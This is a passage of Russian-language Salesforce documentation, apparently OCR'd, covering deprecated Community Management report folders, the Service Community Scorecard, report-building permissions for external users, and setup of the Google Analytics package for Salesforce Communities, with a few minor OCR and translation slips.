[24] В пакете с Chatter все панели мониторинга в этой папке не поддерживаются. В пакете без Chatter эта папка и панели мониторинга в ней сохранены.
[25] Не поддерживается только в пакете с Chatter. В пакете без Chatter этот отчет сохранен.
[26] Не поддерживается только в пакете с Chatter. В пакете без Chatter этот отчет сохранен.
[27] Не поддерживается только в пакете с Chatter. В пакете без Chatter этот отчет сохранен.

- Influencers Inactive For 7+ Days (заменено версией 2.0)
- New Members By Comments
- New Members By Comments Received
- New Members By Date Joined
- New Members By Likes Received
- New Members By Posts
- Recent Contributors (заменено версией 2.0)
- Recent Logins

Из папки **Insights Activity** (вся эта папка и ее содержимое не поддерживаются):

- Discussions By Comments
- Discussions By Likes
- New Discussions (заменено версией 2.0)
- New Discussions By Comments
- New Discussions By Likes
- New Discussions With No Comments
- New Members' Comments (заменено версией 2.0)
- New Members' Posts (заменено версией 2.0)

Из папки **Insights Files** (вся эта папка и ее содержимое не поддерживаются):

- Files By Comments
- Files By Downloads
- Files By Likes
- Files By Posts
- New Image Files (заменено версией 2.0)
- New Office Files (заменено версией 3.0)
- New Office Files (заменено версией 2.0)
- New Video Files (заменено версией 2.0)
- Recent Files (All) (заменено версией 2.0)
- Recent Files By Comments
- Recent Files By Downloads
- Recent Files By Likes
- Recent Files By Posts

Из папки **Insights Groups** (вся эта папка и ее содержимое не поддерживаются):

- Groups Recently Archived (заменено версией 2.0)
- Groups Soon To Be Archived (заменено версией 2.0)
- Groups With Deactivated Owners (заменено версией 2.0)
- Groups With Inactive Owners (заменено версией 2.0)
- New Groups By Dates
- New Groups By Members

Из папки Insights Moderation[28]
[28] (вся эта папка и ее содержимое не поддерживаются):

- Content Blocked By Rule
- Content Flagged By Rule
- Content Replaced By Rule
- Discussions Flagged (All)
- Files Flagged By Members
- ✦ Flagged Comments 2.0 (заменено версией 3.0)
- ✦ Flagged Files 2.0 (заменено версией 3.0)
- ✦ Flagged Messages (заменено отчетами Flagged Direct Messages 1.0 и Flagged Private Messages 1.0)
- ✦ Flagged Posts 2.0 (заменено версией 3.0)
- Frozen Members (заменено версией 2.0)
- Files Flagged By Members
- Moderation Audit 2.0[29]
- Moderation Audit for New Members
- ✦ Posts Pending Approval (заменено версией 2.0)

Из папки **Insights Moderation**[30]:

- Best Answers (заменено версией 2.0)
- Best Answers From External Members (заменено версией 2.0)
- Questions (заменено версией 2.0)
- Questions From New Members (заменено версией 2.0)
- Questions Most Liked
- Questions With Answers From New Members (заменено версией 3.0)
- Questions With Answers From New Members (заменено версией 2.0)
- Questions With Most Answers
- Questions With New Answers (заменено версией 2.0)
- Questions Without A Best Answer (заменено версией 2.0)
- Questions Without An Employee Answer
- Questions Without Answers (заменено версией 2.0)

Из папки **Insights Topics**[31] :

- Topics Added (заменено версией 2.0)
- Topics Assigned (заменено версией 2.0)
- Topics Most Talked About (заменено версией 2.0)

Из папки **Misc Communities Reports**:

- Questions Escalated - Daily Trend

[29] Содержимое этой папки перемещено в папку Moderation Audit Trail.
[30] (вся эта папка и ее содержимое не поддерживаются)
[31] (вся эта папка и ее содержимое не поддерживаются)

Оценочный лист сообщества специалистов по обслуживанию


Отслеживайте загрузку членов, показатели обслуживания и поисковую активность с использованием оценочного листа сообщества специалистов по обслуживанию.

Чтобы выяснить, насколько благополучным является сообщество специалистов по самообслуживанию, недостаточно просто справляться со спамом. Благополучные сообщества обеспечивают эффективное сотрудничество, предоставляют быстрые решения проблем и состоят из множества увлеченных, активных членов. Оценочный лист сообщества специалистов по обслуживанию помогает отслеживать всю эту информацию в одном месте. Чтобы получить доступ к оценочному листу сообщества специалистов по обслуживанию, перейдите к пункту **«Панели мониторинга»** > **«Начальная страница»** в приложениях Community Management или Community Workspaces.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.



Оценочный лист сообщества специалистов по обслуживанию предоставляется в AppExchange, начиная с версии Summer '17, в пакете «Управление сообществами». Если этот пакет устанавливается впервые, оценочный лист сообщества специалистов по обслуживанию автоматически появляется в пункте **«Панель мониторинга»** > **«Начальная страница»** в приложении Community Management или Community Workspaces. Если установлена предыдущая версия пакета, необходимо вручную отобразить «Начальную страницу панели мониторинга» на «Оценочный лист сообщества специалистов по обслуживанию» с помощью пункта **«Панели мониторинга»** > **«Параметры»**. Щелкните стрелку вниз справа от панели мониторинга, отображенной на начальную страницу и выберите «Оценочный лист сообщества специалистов по обслуживанию».

Возможно, в сообществе ваших служащих или партнеров отслеживается другая информация? Можно настраивать и переименовывать оценочный лист. Перейдите к своей внутренней организации и откройте вкладку **«Панель**

мониторинга». Выполните поиск по строке «Оценочный лист сообщества специалистов по обслуживанию» и щелкните **«Правка»**, чтобы добавлять или удалять отчеты или изменить имя своего оценочного листа.

Прим.: Для редактирования этой панели мониторинга требуются полномочия «Управление панелями мониторинга» и «Просмотр всех данных».

Посетите сайт AppExchange, чтобы установить или обновить пакет управления сообществами. Версия Summer '17 этого пакета будет доступна вскоре после выпуска.

Настройка функции управления отчетами для внешних пользователей: создание и редактирование отчетов

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ	
Для создания наборов полномочий или включения настраиваемых полномочий в профилях:	Управление профилями и наборами полномочий
Для назначения набора полномочий пользователю:	Назначение наборов полномочий
Для предоставления внешним пользователям общего доступа к папке отчетов:	Уровень доступа «Менеджер» или полномочие «Управление отчетами в общедоступных папках»

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Пользователи-партнеры и пользователи-клиенты сообщества могут создавать и редактировать отчеты в собственной личной папке или папке, доступной в частном порядке, при наличии соответствующих полномочий. При необходимости предоставьте пользователям-партнерам и пользователям-клиентам полномочия для создания и редактирования отчетов посредством профилей или наборов полномочий. После предоставления обязательных полномочий они смогут использовать интерактивный инструмент «Конструктор отчетов».

Важное замечание: При использовании организации, созданной до выпуска Summer'13, рекомендуем сначала включить расширенный общий доступ к отчетам и панелям мониторинга. См. документ «Общий доступ к папке аналитики».

Внешние пользователи могут создавать, настраивать и удалять отчеты только посредством инструмента «Конструктор отчетов».

Доступность данных определяется двумя основными компонентами: роль пользователя, назначенная партнеру или клиенту, и правила общего доступа организации. Благодаря поддержке параметров безопасности поля организации, конструктор отчетов позволяет отображать пользователям-партнерам или пользователям-клиентам только поля, доступные внешним пользователям.

1. Чтобы разрешить внешним пользователям создание и редактирование отчетов, включите полномочия «Создание и настройка отчетов», «Конструктор отчетов» и «Редактирование моих отчетов» посредством настраиваемых профилей или наборов полномочий. Чтобы разрешить внешним пользователям экспорт данных отчета, предоставьте им полномочие «Экспорт отчетов».

   Введите строку *«Наборы полномочий»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Наборы полномочий»** или **«Профили»**. Назначьте следующие разрешения:

Полномочия внешнего пользователя, необходимые для создания и редактирования отчетов	
Для создания, настройки и удаления отчетов в личной папке:	«Создание и настройка отчетов» И «Конструктор отчетов»
Для создания, настройки и удаления собственных отчетов в папке, доступной в частном порядке, при наличии уровня доступа «Гость»:	«Редактирование моих отчетов» И «Конструктор отчетов»
Для экспорта данных отчета:	«Экспорт отчетов»

Можно предоставлять полномочие для создания и редактирования отчетов внешним пользователям на основе ролей с лицензиями «Клиентское сообщество плюс» и «Партнерское сообщество». Кроме того, можно предоставлять полномочие всем устаревшим лицензиям портала на основе ролей, например «Клиентский портал» и «Золотой партнер».


Прим.:

- Данные полномочия недоступны массовым лицензиям (например, Customer Community или «Массовый клиентский портал», портал Service Cloud и «Проверенный веб-узел»).
- Внешние пользователи с устаревшими лицензиями портала могут создавать и редактировать отчеты только в сообществах.

2. Чтобы разрешить внешним пользователям создание или редактирование отчетов в папке, доступной в частном порядке, предоставьте им уровень доступа «Гость» к нужной папке.

   Щелкните значок напротив нужной папки в представлении «Папки» на вкладке **«Отчеты»** и выберите пункт **«Опубликовать»**.

   Прим.: Пользователи-партнеры и пользователи-клиенты не могут создавать, редактировать и просматривать отчеты в папке «Изъятые общедоступные отчеты».



В зависимости от доступных объектов, полей и категорий внешние пользователи могут просматривать типы настраиваемых отчетов в пользовательском интерфейсе при создании отчета. Типы настраиваемых отчетов отображаются только при наличии доступа для чтения к полям или объектам, добавленным в тип настраиваемого отчета.

СМ. ТАКЖЕ:

- Предоставление общего доступа к папке отчетов или панелей мониторинга
- Сравнение уровней доступа к папкам отчетов и панелей мониторинга
- Ограничения для отчетов и панелей мониторинга для сообществ

Отслеживание действий сообщества с помощью настраиваемых отчетов

Создайте настраиваемые отчеты, позволяющие отслеживать статистику использования, действия по модерированию и другие действия сообщества.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Совет: При необходимости загрузите и установите пакет Управления сообществами Salesforce из каталога AppExchange, содержащий предварительно настроенные панели мониторинга.

Для мониторинга состояния сообщества можно создать типы настраиваемых отчетов, а затем создать отчет, использующий нужный настраиваемый тип. Чтобы менеджеры сообщества могли видеть ваш отчет на странице Управление сообщества, следует создать панель мониторинга (или изменить существующую) с этим отчетом и затем сопоставить обновленную панели в Управлении сообществом. Чтобы изменить сопоставление панели мониторинга, щелкните **Панели мониторинга** > **Параметры**.

Прим.: Только отчеты на основе объекта «Сети» отображают сведения о сообществе на странице «Управление сообществом». Использование отчетов на основе объекта «Сети» означает, что вы можете создать один настраиваемый отчет и применять его во всех ваших сообществах.

Чтобы начать составление отчетов для сообществ, воспользуйтесь таблицей ниже.

Общее использование	Основной объект > «Б» (дочерний объект) > «В» (дочерний объект, при его наличии)	Описание
Использование Chatter	«Сети» > «Сообщения Chatter»	Создание отчетов по действиям над личными сообщениями в сообществе[1].
Использование Chatter	Сети > Версии ленты	Создание отчетов по записям и комментариям, отредактированным участниками.
Использование Chatter	«Сети» > «Группы»	Создание отчетов по группам в сообществе.
Moderation	«Сети» > «Аудиты сети»	Создание отчетов по всем действиям модерирования и журналу в сообществе. Чтобы предоставить отчет о действиях модерирования в личных сообщениях Chatter, отфильтруйте отчет по критерию «Тип аудируемого объекта» (в объекте «Аудиты сети») для «Сообщения Chatter».

Общее использование	Основной объект > «Б» (дочерний объект) > «В» (дочерний объект, при его наличии)	Описание
Moderation	«Сети» > «Участники сети» > «Аудит действий сети: модератор»	Создание отчетов по участникам сообщества, пометившим элементы или модерировавшим помеченные элементы.
Moderation	«Сети» > «Участники сети» > «Аудит действий сети: пользователь»	Создание отчетов по участникам сообщества, элементы которых были помечены, заблокированы или заменены.
Moderation	Сети > Участники сети > Вход пользователя	Создание отчетов по замороженным участникам сообщества.
Moderation	Сети > Сетевое модерирование > Документы с содержимым Сети > Сетевое модерирование > Записи в ленте Сети > Сетевое модерирование > Комментарии в ленте Сети > Сетевое модерирование > Личные сообщения	Создание отчетов по содержимому, которое помечено в данный момент в сообществе. В этих отчетах можно увидеть фактическое содержимое помеченного элемента. Например, можно посмотреть содержимое помеченного личного сообщения и легко выяснить, является ли оно спамом или нет.
Moderation	Сети > Неопубликованные элементы ленты > Записи в ленте	Создание отчета по записям, ожидающим проверок и утверждения.
Общедоступное действие	«Сети» > «Ежедневные показатели общедоступного использования сети»	Создание отчетов по ежедневным просмотрам общедоступных страниц сообщества и уникальным посетителям.
Рекомендации	«Сети» > «Показатель рекомендации»	Создание отчетов по использованию настраиваемых рекомендаций в сообществе.
Действие темы	«Сети» > «Темы»	Создание отчетов по действиям над темами в сообществе.
Действие темы	«Сети» > «Назначения темы»	Создание отчетов по назначениям тем в сообществе.
Действие пользователя	«Сети» > «Ежедневные показатели действий сети»	Создание отчетов по ежедневному количеству сообщений и комментариев по типу участника.
Действие пользователя	«Сети» > «Участники сети» > «Журнал входов»	Создание отчетов по действиям входа в сообщество. Этот отчет содержит только прямые входы в сообщество. Если пользователь входит в организацию, а затем переходит в сообщество, такое действие входа не учитывается.
Действие пользователя	«Сети» > «Ежедневные показатели участников сети»	Создание отчетов по общему ежедневному количеству активных участников, новых участников и входов внешних участников по типу участника.

Общее использование	Основной объект > «Б» (дочерний объект) > «В» (дочерний объект, при его наличии)	Описание
Действие пользователя	«Сети» > «Ежедневные показатели уникальных авторов сети»	Создание отчетов по уникальным авторам в сообществе. Участник считается автором после публикации сообщения или комментария в группе или профиле пользователя.
Фотографии профиля пользователя	«Сети» > «Участники сети»	Чтобы создать отчет по профилям пользователей с фотографиями или без них, отфильтруйте отчет по параметру «Есть фото для профиля» (в объекте «Участники сети»), по оператору «Верно» или «Неверно».

[1] Для получения отчета по сообщениям Chatter вам нужно полномочие Управление сообщениями Chatter в сообществе.

Прим.: При необходимости создайте отчеты на основе других объектов и разрешите их отображение в управлении сообществом или рабочем пространстве сообщества. Помните, что в них будут отображаться сведения из всей организации, а не только данные сообщества, которое вы просматриваете.

СМ. ТАКЖЕ:

Формирование отчетности по сообществам с помощью пакетов AppExchange для управления сообществами

Ограничения для отчетов и панелей мониторинга для сообществ

Создание типа настраиваемого отчета

Пакет Google Analytics™ для сообществ Salesforce

Пакет Google Analytics для сообществ Salesforce содержит предварительно настроенные отчеты, которые отслеживают активность поиска в сообществе.

Интегрируйте Google Analytics с сообществом самообслуживания, чтобы отслеживать поисковую деятельность, такую как просмотры статей, просмотры страниц и представление объектов. Также можно проследить отклонение обращения от страницы «Служба поддержки» и получить информацию о состоянии ваших предложений самообслуживания.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки или публикации сообщества:

- Создание и настройка сообществ

Настройка Google Analytics™ для сообществ Salesforce

Использует ли ваша компания Google Analytics для отслеживания аналитики сайта? Теперь можно использовать его для отслеживания активности поиска в сообществах самообслуживания и отслеживания отклонения от обращений. С помощью Google Analytics можно глубоко погрузиться в алгоритм поиска в своем сообществе и включить эту информацию в важные записи.

Включите Google Analytics ™ для сообщества

Предоставьте доступ Google Analytics к данным Salesforce, чтобы отслеживать типы пользователей сообщества, идентификаторы пользователей, просмотры страниц в объектах Salesforce и выполнение клиентами поиска.

Настройка Google Analytics™ для сообществ Salesforce

Настройте Google Analytics для правильного сбора показателей использования и просмотра страниц в сообществах Salesforce.

Установка Google Analytics™ для сообществ Salesforce
Установите предварительно настроенные отчеты, которые интегрируют данные сообщества Salesforce в Google Analytics.

Описания отчетов Google Analytics™ для сообществ Salesforce
Пакет Google Analytics для сообществ Salesforce содержит пять отчетов, в которых отслеживаются новые и возвращающиеся посетители, просмотры страниц и выполнение поиска. Также можно проследить отклонение обращения от страницы службы поддержки и получить информацию о состоянии ваших предложений самообслуживания.

Google Analytics™ для панели мониторинга сообществ Salesforce
Пакет Google Analytics для сообществ Salesforce содержит три панели мониторинга, которые визуально отображают ключевые показатели, отслеживаемые в пакете.

Отслеживание потока пользователей
Поток пользователей отслеживает, как различные типы пользователей взаимодействуют с сообществом.

Настройка Google Analytics™ для сообществ Salesforce

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**

Использует ли ваша компания Google Analytics для отслеживания аналитики сайта? Теперь можно использовать его для отслеживания активности поиска в сообществах самообслуживания и отслеживания отклонения от обращений. С помощью Google Analytics можно глубоко погрузиться в алгоритм поиска в своем сообществе и включить эту информацию в важные записи.

Google Analytics интегрируется с сообществом самообслуживания для отслеживания типов пользователей, идентификаторов пользователей, просмотров страниц в объектах Salesforce и поиска клиентов.

Пакет состоит из:


- параметров поиска, которые могут быть перегруппированы для различных конфигураций детализации;
- параметров отслеживания потока пользователей;
- отчетов, которые можно настроить на нескольких уровнях.
- Предварительно настроенные отчеты:
  - деятельность контактов службы поддержки
  - просмотры страниц по новым и возвращающимся пользователям
  - просмотры страниц по объекту Salesforce
  - просмотры страниц по типу пользователя
  - Деятельность поиска
- Предварительно настроенные панели мониторинга:
  - деятельность контактов службы поддержки
  - Деятельность поиска
  - Просмотры страницы

Включите Google Analytics ™ для сообщества

Предоставьте доступ Google Analytics к данным Salesforce, чтобы отслеживать типы пользователей сообщества, идентификаторы пользователей, просмотры страниц в объектах Salesforce и выполнение клиентами поиска.

1. Во-первых, позвольте Google Analytics получить доступ к вашим данным для сбора просмотров страниц. Откройте **«Дополнительные** > **параметры»** в конструкторе сообщества и введите свой идентификатор Google Analytics. Для получения дополнительной информации об идентификаторе Google Analytics обратитесь к документации Google Analytics.
2. Затем выберите **«Позволить Google Analytics получать доступ к данным Salesforce, чтобы глубже понять активность поиска»**, чтобы Google Analytics могла отслеживать типы пользователей, идентификаторы пользователей и деятельность по поиску клиентов в вашем сообществе.

Пример: Google Analytics в конструкторе.



ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки или публикации сообщества
- Создание и настройка сообществ

При публикации сообщества для включения сервиса данные поиска в вашем сообществе напрямую передаются в Google Analytics и отображаются в отчетах Google Analytics.

Настройка Google Analytics™ для сообществ Salesforce

Настройте Google Analytics для правильного сбора показателей использования и просмотра страниц в сообществах Salesforce.

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки или публикации сообщества
- Создание и настройка сообществ

Включите Google Analytics™, чтобы сообщество смогло интегрировать данные Salesforce с Google Analytics перед настройкой Google Analytics.

1. Создавайте настраиваемые измерения в своем аккаунте Google Analytics для представления типа пользователей и сведений об объекте Salesforce. Из аккаунта Google Analytics перейдите к пунктам **«Администратор»** > **«Свойства»** > **«Настраиваемые определения»** > **«Настраиваемые измерения»**. Нажмите кнопку **«+Создать настраиваемое измерение»**. Первое измерение, созданное в вашей учетной записи Google Analytics, автоматически сортируется как индекс 1.


a. Для индекса 1 введите имя: *Тип пользователя* и выберите **«Выполнить»** для области.

b. Для индекса 2 введите имя *Объекта* `Salesforce` и выберите **«Выполнить»** для области.

2. Создайте представление идентификатора пользователя. С помощью представления идентификатора пользователя вы можете проанализировать, как конкретные сегменты трафика с назначенным идентификатором взаимодействуют с вашим контентом. Чтобы создать представление идентификатора пользователя, перейдите в **«Идентификатор пользователя > для отслеживания свойств > администратора»** и следуйте инструкциям.

a. Для представления идентификатора пользователя введите имя: *«`User Explorer`»*.

Пример: Настраиваемые размеры



После настройки Google Analytics для интеграции с сообществом Salesforce можно создавать собственные отчеты или устанавливать предварительно настроенный пакет Google Analytics для сообществ Salesforce на странице 4487. Нажмите здесь, чтобы получить доступ к пакету.

Прим.: Индекс 1 должен быть помечен как «Тип пользователя», и Индекс 2 должен быть помечен как «Объект Salesforce». Если эти индексы не выровнены с соответствующими метками, входящие данные Salesforce будут правильно фильтроваться в ваши отчеты. Если у вас есть существующая учетная запись Google Analytics с индексами 1 и 2 под разными метками, создайте отдельную учетную запись для связи с Salesforce.

Установка Google Analytics™ для сообществ Salesforce

Установите предварительно настроенные отчеты, которые интегрируют данные сообщества Salesforce в Google Analytics.

1. Убедитесь, что вы вошли в свою учетную запись Google Analytics.
2. Нажмите здесь или выполните поиск Google Analytics для сообществ Salesforce в галерее решений Google Analytics.
3. Нажмите на раскрывающийся список рядом с пунктом **«Выбрать вид»** и выберите **«User Explorer»** под учетной записью, в которую вы добавляете пакет.
4. Нажмите кнопку **«Создать»**.
5. Просмотр отчетов из **Настроек > пользовательских отчетов** в учетной записи Google Analytics.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience


Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки или публикации сообщества

- Создание и настройка сообществ

Пример:




Совет: Можно перейти к типу события, который необходимо просмотреть в каждом отчете. Также можно создавать собственные отчеты в Google Analytics и добавлять их в просмотр пользователя.

Описания отчетов Google Analytics™ для сообществ Salesforce

Пакет Google Analytics для сообществ Salesforce содержит пять отчетов, в которых отслеживаются новые и возвращающиеся посетители, просмотры страниц и выполнение поиска. Также можно проследить отклонение обращения от страницы службы поддержки и получить информацию о состоянии ваших предложений самообслуживания.

При доступе к Google Analytics отчеты Google Analytics для сообществ Salesforce находятся в разделе **Настройки** > **пользовательских отчетов**.



ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**

Отчет о работе со службой поддержки

В отчете «Работы со службой поддержки» отслеживается отклонение обращения. Этот отчет поможет вам максимизировать свои предложения самообслуживания, отслеживая, какие статьи помогли разрешить проблемы, а какие привели к новым обращениям клиентов в службу поддержки.

Отчет просмотров страниц по новым и возвращающимся пользователям

В отчетах «Просмотры страниц по новым и возвращающимся пользователям» отображаются сведения о том, какие просмотры страниц получены от новых пользователей и сколько от возвращающихся пользователей.

Просмотры страниц по отчету объекта Salesforce

В отчете «Просмотры страниц по объекту Salesforce» отслеживается, сколько раз просматривается страница объекта.

Просмотры страниц по отчету типа пользователя

Отчет «Просмотры страниц по типу пользователя» показывает, как часто каждый тип пользователя просматривает страницу.

Отчет по поисковой деятельности

Отчет по поисковой деятельности отслеживает, какие действия выполняют пользователи после ввода термина в окне поиска.

Отчет о работе со службой поддержки

В отчете «Работы со службой поддержки» отслеживается отклонение обращения. Этот отчет поможет вам максимизировать свои предложения самообслуживания, отслеживая, какие статьи помогли разрешить проблемы, а какие привели к новым обращениям клиентов в службу поддержки.

